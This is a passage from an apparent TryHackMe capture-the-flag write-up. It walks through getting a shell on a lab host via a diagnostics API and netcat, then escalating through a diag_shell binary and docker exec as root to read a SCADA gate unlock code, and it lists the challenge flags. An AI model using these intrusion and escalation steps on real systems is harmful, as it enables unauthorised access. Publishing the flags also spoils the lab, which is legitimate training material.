{"error":"invalid rtsp_url"}
and interestingly it spit out a parameter it required so i gave it the rtsp url from the manifest file
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~]
└─$ curl 'http://10.49.163.140:13401/v1/ingest/diagnostics' \
  -X POST \
  -H 'Authorization: Bearer {"sub": "guard.hopkins@hopsecasylum.com", "role": "guard", "iat": 1767715819}.8694d530745a8e91f5463a459de00f38030ce3b9ab3211c429aa8511fc3b8164' \
  -H 'Content-Type: application/json' \
  -d '{"rtsp_url":"rtsp://vendor-cam.test/cam-admin"}'
{"job_id":"8bcfa90b-9805-4616-ada2-4a70caf4300f","job_status":"/v1/ingest/jobs/8bcfa90b-9805-4616-ada2-4a70caf4300f"}
and it gave the job url, job id so i tested it out starting with GET request as usual
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ curl 'http://10.49.163.140:13401/v1/ingest/jobs/8bcfa90b-9805-4616-ada2-4a70caf4300f' \
  -X GET \
  -H 'Authorization: Bearer {"sub": "guard.hopkins@hopsecasylum.com", "role": "guard", "iat": 1767715819}.8694d530745a8e91f5463a459de00f38030ce3b9ab3211c429aa8511fc3b8164' \
  -H 'Content-Type: application/json'
{"console_port":13404,"rtsp_url":"rtsp://vendor-cam.test/cam-admin","status":"ready","token":"219d88adf5ad4adda55f7e9629595da5"}
then it returned a ready status and a token for port 13404 testing the port using nc i realised it was waiting for input, i entered the token and it gave me a shell
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~]
└─$ nc 10.49.163.140 13404
219d88adf5ad4adda55f7e9629595da5
svc_vidops@tryhackme-2404:~$ ls
ls
api  hls  hls_data  media  rtsp-mock  spa  state
svc_vidops@tryhackme-2404:~$ whoami
whoami
svc_vidops
svc_vidops@tryhackme-2404:~$
by default svc_vidops opens the shell at /opt/hopsec-asylumn/hopsec-asylumn visiting /home/svc_vidops
1
2
3
4
5
6
svc_vidops@tryhackme-2404:/home/svc_vidops$ ls
ls
user_part2.txt
svc_vidops@tryhackme-2404:/home/svc_vidops$ cat user*
cat user*
j3stered_739138}
we get our 2nd half of the 2nd flag
Finally - THM{Y0u_h4ve_b3en_j3stered_739138}
Flag 3
now i entered port 9001 using nc
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
┌──(kali㉿kali)-[~]
└─$ nc 10.49.163.140 9001

╔═══════════════════════════════════════════════════════════════╗
║     ASYLUM GATE CONTROL SYSTEM - SCADA TERMINAL v2.1          ║
║              [AUTHORIZED PERSONNEL ONLY]                      ║
╚═══════════════════════════════════════════════════════════════╝

[!] WARNING: This system controls critical infrastructure
[!] All access attempts are logged and monitored
[!] Unauthorized access will result in immediate termination

[!] Authentication required to access SCADA terminal
[!] Provide authorization token from Part 1 to proceed


[AUTH] Enter authorization token: THM{Y0u_h4ve_b3en_j3stered_739138}

[✓] Authentication successful!

╔═══════════════════════════════════════════════════════════════╗
║     ASYLUM GATE CONTROL SYSTEM - SCADA TERMINAL v2.1          ║
║              [AUTHORIZED PERSONNEL ONLY]                      ║
╚═══════════════════════════════════════════════════════════════╝

[!] WARNING: This system controls critical infrastructure
[!] All access attempts are logged and monitored
[!] Unauthorized access will result in immediate termination

Initializing terminal connection...

[SCADA-ASYLUM-GATE] #LOCKED> help

╔══════════════════════════════════════════════════════════╗
║                    AVAILABLE COMMANDS                    ║
╚══════════════════════════════════════════════════════════╝

  status          - Display gate status and system info
  unlock <code>   - Unlock the gate with numeric authorization code
  lock            - Lock the gate
  info            - Display system information
  clear           - Clear terminal screen
  exit            - Disconnect from SCADA terminal

╔══════════════════════════════════════════════════════════╗
║  NOTE: Gate unlock requires numeric authorization code   ║
║        Retrieve the code from container root directory   ║
╚══════════════════════════════════════════════════════════╝

[SCADA-ASYLUM-GATE] #LOCKED> status
Gate Status: LOCKED
Host System: 1cbf40c715f4
Code Location: /root/.asylum/unlock_code
[SCADA-ASYLUM-GATE] #LOCKED> info

╔══════════════════════════════════════════════════════════╗
║                  SYSTEM INFORMATION                      ║
╚══════════════════════════════════════════════════════════╝
CGroup: 0::/
...
Container Capabilities: Detected

[!] System running in containerized environment
[!] Host access required for gate authorization
[SCADA-ASYLUM-GATE] #LOCKED>
well i tried help and after viewing the the status and info it was pointing something similar to docker container as i saw 3 users in the shell dockermgr svc_vidops ubuntu so maybe the code is in the container id - 1cbf40c715f4 before that i tried a few passwords even 115879 they all didn’t quite work so my next step was to find the docker container which was at /root/.asylum/unlock_code but we didnt have permissions
1
2
$ docker exec -u root 1cbf40c715f4 cat /root/.asylum/unlock_code
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v1.51/containers/1cbf40c715f4/json": dial unix /var/run/docker.sock: connect: permission denied
then i tried to search for SUID binaries using the following command
1
2
3
4
5
6
7
8
svc_vidops@tryhackme-2404:~$ find / -user dockermgr -type f 2>/dev/null
find / -user dockermgr -type f 2>/dev/null
/usr/local/bin/diag_shell
svc_vidops@tryhackme-2404:~$ /usr/local/bin/diag_shell
/usr/local/bin/diag_shell
dockermgr@tryhackme-2404:~$ whoami
whoami
dockermgr
executing diag_shell actually gave me access to dockermgr and then i tried to access the unlock_code after using newgrp docker
1
2
3
dockermgr@tryhackme-2404:~$ docker exec -u root 1cbf40c715f4 cat /root/.asylum/unlock_code
< -u root 1cbf40c715f4 cat /root/.asylum/unlock_code
739184627
entered the key at 9001 and at the port 8080 giving us our final flag
THM{p0p_go3s_THe_W3as3l}
Next Room
All three flags verified. Hopper grants you access to his next challenge. https://static-labs.tryhackme.cloud/apps/hoppers-invitation/ THM{There.is.no.EASTmas.without.Hopper}